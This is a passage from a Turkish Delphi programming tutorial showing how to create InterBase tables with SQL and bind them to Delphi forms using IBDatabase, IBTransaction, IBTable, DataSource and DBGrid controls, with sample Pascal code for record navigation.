
InterBase Veri Tabanı İçerisinde Tablo Yaratmak:

Yaratmış olduğunuz verirabanı tek başına hiç bir işe yaramaz, bu yüzden içerisinde projeyi yaptığınız firmaya ait kayıtların tutulduğu tabloları oluşturmalısınız. InterBase içerisinde tablo yaratmak için "SQL" komutlarından faydalanılmaktadır. "**Create Table**" komutunu kullanarak tablo yaratma işlemine başlayabilirsiniz.


Kitap içerisinde biliyorsunuz "MAGAZA" ve "SERVIS" isimli çok meşhur iki tablomuz var (Bu tablolar gerçek bir projeniz ufak parçalarıdır), şimdi bu tablolardan "InterBase" içerisinde nasıl yaratabileceğinizi gösterecğim. "Migros" database i altında yer alan "Tables" seçeneğini seçin. "**Tools->InterActive SQL**" komutlarını vererek aşağıdaki pencereyi açtırınız. "Migros" veritabanı için oluşturacağınız tüm tabloları bu ekrandan gerçekleştireceksiniz.

Şimdi ilk tablomuzu yaratalım.

“Tools->InterActive” menü seçeneklerine arka arkaya tıklayarak aşağıdaki “InterActive SQL” pencereinin açılmasını sağlayınız.



Yukarıdaki kodlamayla “ilktablo” ismiyle, “ADISOYADI” (max 25 karakter) ve “ADRESI” (max 50 karakter) sütunlarına sahip, “ADOSOYADI” sütununun boş geçilemeyeceği bir tablo yaratmış olduk. “**Query->Execute**” adımlarıyla tablonuzu yaratabilirsiniz.




“Query->Execute” adımlarından sonra tablonuz “IBConsole” penceresinde oluşacaktır. Bu tabloyu tüm “Delphi” projelerinden çağırıp kullanabilirsiniz (birazdan göstereceğim).

InterBase İçerisinden Tabloya Kayıt Girmek:

Aslında bu ekrandan kulanıcılar hiç bir zaman kayıt girişi yapmayacaktır. Fakat uygulama içerisinde daha sonra silmek üzere örnek kayıtlara ihtiyacınız olabilir. Hızlıca bu ekrandan nasıl kayıt girebileceğinizi göstermek istiyorum.


Tablonuzu seçip mousun sağ tuşuna tıklayın, menü açılacaktır. Bu menüden "**Properties**" seçeneğini seçerek açılan pencereden "Data" yaprağını aktifleştirin. Bu yaprakta yer alan kayıt düğmelerini kullanarak istediğiniz kadar kayıt girebilirsiniz.



Tablolarınızı yaratırken başlangıç aşamasında iyi tasrlama yapınız, daha sonra yapmak isteyeceğiniz radikal değişikliklerde hüsrana uğrayabilir, tablonuzu tekrar oluşturmak zorunda kalabilirsiniz


Delphi Projesinden Yarattığınız Tabloya Bağlanmak:

Aşağıdaki adımları izleyerek Delphi uygulamasından yaratmış olduğunuz tabloya kolayca bağlanabilirsiniz.



Öncelikle yukarıdaki tasarımı oluşturun. Şimdi aşağıdaki adımları izleyerek InterBase içerisinde yaratmış olduğunuz tabloya bağlanacaksınız.

- Birinci adım formunuzun üzerine bir adet "InterBase" yaprağında yer alan "**IBDatabase**" kontrolü yerleştirerek "Object Inspector" penceresinden "**DataBaseName**" özelliğine tıklayın. Bu özelliğe tablomuzu içerisinde yaratmış olduğumuz veritabanının (gdb uzantılı dosya) yolunu aktarmak durumundasınız (bizim örneğimiz için bu veri tabanı "c:\gazi\prestige.gdb" olarak kaydedilmişti). Ben "**prestige.gdb**" veritabanının yolunu gösterdim.
- İkinci adımda "InterBase" yaprağında yer alan "**IBTransaction**" kontrolünü sürükleyip formunuzun üzerine bırakın. "Object Inspector" penceresinden "**DefaultDataBase**" özelliğine "IBDataBase1" kontrolünü aktarın.
- Üçüncü adımda formunuzun üzerine "InterBase" yaprağında yer alan "**IBTable**" kontrolünden bir adet sürükleyip bırakın. "Object Inspector" penceresinde yer alan "**DataBase**" özelliğine "IBDataBase1" ve "**Transaction**" özelliğine "IBTransaction1" kontrolünü aktarın (Bu özelliği belirlemeden TableName özelliğine tablo belirleyemezsiniz).
- Dördüncü adımda "IBTable" kontrolüne ait "**TableName**" özelliğine yaratmış olduğunuz tablonuzun ismini aktarın (ILKTABLO). "Table Name" özelliğine tıkladığınız zaman size şifre soracaktır. Şayet değiştirmediyseniz "**SYSDBA**" ve "**masterkey**" değerlerini girebilirsiniz.
- Beşinci adımda "DataAccess" yaprağında yer alan "**DataSource**" kontrolünü formunuzun üzerine bırakın. "Object Inspector" penceresinden "**DataSet**" özelliğine "IBTable1" kontrolünü aktarın.
- Altıncı adımda "DataControls" yaprağında yer alan "**DBGrid**" kontrolünü formunuzun üzerine alarak, "**DataSource**" özelliğine "DataSource1" değerini aktarın.
- Son adım olarak "**IBTable**" kontrolünü seçip "**Active**" özelliğini "**true**" yapın. Bu işlem "**IBTransaction**" kontrolünün aktif özelliğinide otomatik olarak "true" yaptıracaktır. Artık uygulamanızı çalıştırabilirsiniz.




Görüldüğü şekilde "InterBase" Database'i içerisinde oluşturmuş olduğunuz tablolarla uygulama geliştirmek, son derece basit ve sade bir şekilde gerçekleşebilmektedir.


InterBase Veri Tabanında Gelişmiş Tablolar Yaratmak:

Yukarıda basit bir tablonun nasıl yaratılabileceğini gösterdik. Şimdi ise daha karmaşık tabloların oluşturulmasına yönelik uygulamalar geliştireceğiz. Aslında daha karmaşık açıklaması ile indexli,default değerli, kısıtlamalara sahip tablo oluşturmaktan bahsediyorum. Şimdi bizim meşhur "MAGAZA" tablomuzu bu mantıkla oluşturalım. Aşağıdaki adımları sırayla izleyiniz.

- Migros databasi seçili ilken "Table" seçeneğini seçin.
- "Tools->InterActive SQL" adımlarını izleyerek aşağıdaki pencereyi açın. Ardından bizim yaptığımız gibi tabloyu oluşturmak için gerekli "SQL" komutlarını pencereye ekleyiniz.




- Sorguya dikkat edin 5 sütundan oluşan bir tablo yaratılarak "MAGAZAADI" sütunu "**primary index**" olarak tanımlanmaktadır.



- Bu işlemden sonra tabloya ait properties penceresinde "Show Index" düğmesine tıklarsanız "Primary" indexinizi görüntüleyebilirsiniz.

Şimdide ikinci tablo olarak “SERVIS” tablomuzu yaratacağız. Aşağıdaki şekilde bir SQL sorgusu oluşturun.



Yaratılan tablo 6 sütundan oluşmakta olup “SIRANO” sütunu Primary index, “MAGAZA” adı sütunu da “MAGAZA” tablosundaki “magazaadı” sütunuyla ilişkilendirilerek “**Foreign Key**” index olarak tanımlanmıştır.

Burada yeri gelmişken hatırlatalım “Foreign Key” index tanımlayıp diğer tablo sütunuyla ilişkisini belirttikten sonra “MAGAZA” tablosundaki “MAGAZAADI” sütununda kaydedilmemiş bir mağaza adını “SERVIS” tablosuna giremeyeceksiniz. Sizi uyaracaktır.

Oluşturmuş olduğunuz iki tabloya bir kaç kayıt girerek şimdilik bu konuya daha sonra dönmek üzere bir nokta koyalım. Sebebine gelince “Delphi” kontrolleriyle bu tablolara ait nasıl işlem yapılacağını göstermek istiyorum.

InterBase Kontrolleri:

InterBase içerisinde oluşturmuş olduğunuz kayıtlarla ilgili işlemleri yapabilmeniz için eklenmiş olan kontrollerdir. Aşağıda kontrol isimleriyle beraber en çok kullanılan özelliklerini vereceğim.

IBDataBase Kontrolü

Bu kontrol veri tabanının yerini diğer kontrollere göstermek için kullanılır. Son derece önemli ve zorunlu bir kontroldür.

- **IBDatabase1.DatabaseName**

Bağlantı kurulacak olan veri tabanının yolu bu özellikle belirlenir. Bu adımdan sonra o veri tabanındaki tüm kayıtlar yetki dahilinde kullanıcı tarafından kullanılabilir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  IBDatabase1.DatabaseName:='C:\gazi\prestige.gdb';
end;
```

- **IBDatabase1.LoginPrompt**

Bağlantı sırasında logon penceresinin gösterilip gösterilmeyeceğini belirleyen özelliğidir. False değeri aktarılırsa login penceresi gözükmeyecektir. Hatırlatalım false aktarılması şifreyi bilmeden database i açabileceğiniz anlamına gelmez. Bu tip durumlarda şifre kodla girilecektir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  IBDatabase1.DatabaseName:='C:\gazi\prestige.gdb';
  IBDatabase1.LoginPrompt:=TRUE;
end;
```

- **IBDatabase1.Params**

Bu özelliğe aktaracağınız "**Tstrings**" tipli değişken değerleri sayesinde programa ait şifre girişlerini kodla yaptırabilirsiniz. İlk parametre kullanıcı adını, ikinci parametre ise kullanıcıya ait şifreyi ifade edecektir.

```
procedure TForm1.FormCreate(Sender: TObject);
var
  deger:TStrings;
begin
  deger:=TStringList.Create();//oluştur
  deger.Add('user_name=sysdba');
  deger.Add('password=masterkey');
  IBDatabase1.Params :=deger;//aktar
  IBDatabase1.DatabaseName:='C:\gazi\prestige.gdb';
  IBDatabase1.Connected:=true;//bağlan
  IBDatabase1.LoginPrompt:=false;
  IBTable1.Active:=true;//tabloyu aç
end;
```

Yukarıdaki kodlamadan sonra açılan login penceresine şifre girmeden tablo bilgilerine ulaşabilirsiniz.

IBTransaction Kontrolü:

Network uygulamalarında Transaction işlemi çok fazla önem arz etmektedir. Bu yüzden DataBase bağlantılarınız için bu kontrolu kullanmak zorundasınız.

- **IBTransaction1.DefaultDatabase**

Transactionun uygulanacağı database bu özellikle belirlenir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  IBTransaction1.DefaultDatabase:=IBDatabase1;
end;
```

IBTable Kontrolü:

Bu kontrol sayesinde InterBase içerisinde yaratılmış olan tablolara bağlanabilir, kayıtlarına ulaşabilirsiniz.

- **IBTable1.Database**

Tablolarınızın içerisinde oluşturulduğu database in bulunduğu yer bu özellikle belirlenir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  IBTable1.Database:=IBDatabase1;
end;
```

- **IBTable1.Transaction**

DataBase işlemlerinde Transactionu gerçekleştiren kontrol bu özelliğe aktarılmalıdır. Muhakkak eklemeyi unutmayın

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  IBTable1.Database:=IBDatabase1;
  IBTable1.Transaction:=IBTransaction1;
end;
```

- **IBTable1.TableName**

Belirlenen Veri Tabanı içerisinde bağlanılacak olan tablo bu özellikle belirlenir.


```
procedure TForm1.FormCreate(Sender: TObject);
begin
  IBTable1.Database:=IBDatabase1;//bu veri tabanını kullan
  IBTable1.Transaction:=IBTransaction1;//bu transactionu kullan
  IBTable1.TableName:='ILKTABLO';//bu tabloyu kullan
end;
```

InterBase Kontrolleri İle Kayıt İşlemleri:

Şimdi sizlere InterBase kontrollerini kullanarak nasıl kayıt formları oluşturabileceğinizi göstereceğim. Doğrusunu isterseniz bu işlem hiçte zor değil diğer "BDE" ve "ADO" ile yapılan işlemlere çok benzerlik göstermektedir. Belirteceğim adımları sırasıyla oluşturunuz.

- Birinci adım formunuzun üzerine bir adet "InterBase" yaprağında yer alan "**IBDatabase**" kontrolü yerleştirerek "Object Inspector" penceresinden "**DataBaseName**" özelliğine tıklayın. Bu özelliğe tablomuzu içerisinde yaratmış olduğumuz veritabanının (gdb uzantılı dosya) yolunu aktarmak durumundasınız (bizim örneğimiz için bu veri tabanı "c:\gazi\prestige.gdb" olarak kaydedilmişti). Ben "**prestige.gdb**" veritabanının yolunu gösterdim.

- İkinci adımda "InterBase" yaprağında yer alan "**IBTransaction**" kontrolünü sürükleyip formunuzun üzerine bırakın. "Object Inspector" penceresinden "**DefaultDataBase**" özelliğine "IBDataBase1" kontrolünü aktarın.
- Üçüncü adımda formunuzun üzerine "InterBase" yaprağında yer alan "**IBTable**" kontrolünden bir adet sürükleyip bırakın. "Object Inspector" penceresinde yer alan "**DataBase**" özelliğine "IBDataBase1" ve "**Transaction**" özelliğine "IBTransaction1" kontrolünü aktarın (Bu özelliği belirlemeden TableName özelliğine tablo belirleyemezsiniz).
- Dördüncü adımda "IBTable" kontrolüne ait "**TableName**" özelliğine yaratmış olduğunuz tablonuzun ismini aktarın (SERVIS). "Table Name" özelliğine tıkladığınız zaman size şifre soracaktır. Şayet değiştirmediyseniz "**SYSDBA**" ve "**masterkey**" değerlerini girebilirsiniz.
- Beşinci adımda "DataAccess" yaprağında yer alan "**DataSource**" kontrolünü formunuzun üzerine bırakın. "Object Inspector" penceresinden "**DataSet**" özelliğine "IBTable1" kontrolünü aktarın.
- Altıncı adımda "DataControls" yaprağında yer alan "**DBGrid**" kontrolünü formunuzun üzerine alarak, "**DataSource**" özelliğine "DataSource1" değerini aktarın.
- Yedinci Adımda "DataControls" yaprağında yer alan "**DBNavigator**" kontrolünü formunuzun üzerine bırakıp "DataSource" özelliğine "DataSource1" değerini aktarın.
- Son olarak tasarımını aşağıdaki hale getirip uygulamanızı çalıştırın. Program açılış anında şifre isteyecektir(Değiştirmediyseniz "SYSDBA" ve "masterkey" değerlerini girebilirsiniz).



SIRANO	MAGAZAADI	SERVISTARIHI	GIDENFIRMA	ARIZASEBEBI	FATURATUTARI
10	MIGROS	02.01.2003	UGUR MUHENDISLIK	KLIMA	250000000
20	GIMA	03.02.2003	ALPSAN	TESISAT	75000000
30	DIA	03.04.2003	ALPYAPI	KLIMA	50000000
40	MIGROS	05.05.2003	ALPSAN	KANAL	125000000
50	GIMA	02.03.2003	UGUR MUHENDISLIK	HAVLANDIRMA	125000000


"DBNavigator" kontrolünü kullanarak kayıt ile ilgili tüm işlemleri aynen "BDE" kontrolleriyle çalışıyormuş gibi gerçekleştirebilirsiniz. Şimdide bütün işlemlerimizi kodla yapacağımız bir uygulama geliştirelim. Aşağıdaki tasarımı oluşturup gerekli kodları "Unit" pencerenize ekleyiniz.

Gerekli başlantıları daha önce anlatıldığı şekilde gerçekleştirip, ardından aşağıdaki kodları formunuza ekleyiniz.

```
procedure TForm3.Button1Click(Sender: TObject);
//İlk Kayıt
begin
  IBTable1.First;
end;
procedure TForm3.Button2Click(Sender: TObject);
//Önceki Kayıt
begin
  if not IBTable1.Bof Then   //İlk Kayıt Değilse
    IBTable1.Prior;
end;
procedure TForm3.Button3Click(Sender: TObject);
//Sonraki Kayıt
begin
  if not IBTable1.Eof Then
    IBTable1.Next;
end;
procedure TForm3.Button4Click(Sender: TObject);
//Son Kayıt
begin
  IBTable1.Last;
end;
```

```
procedure TForm3.Button5Click(Sender: TObject);
//Kayıt Ekle
begin
  IBTable1.Insert;
end;
procedure TForm3.Button6Click(Sender: TObject);
var
  sil:Integer;
begin
  sil:=Application.MessageBox('Silinsinmi','Sil',MB_YESNO);
  if sil=mryes Then
    begin
      IBTable1.Delete;
      ShowMessage('Kayıt Silindi');
    end
  else
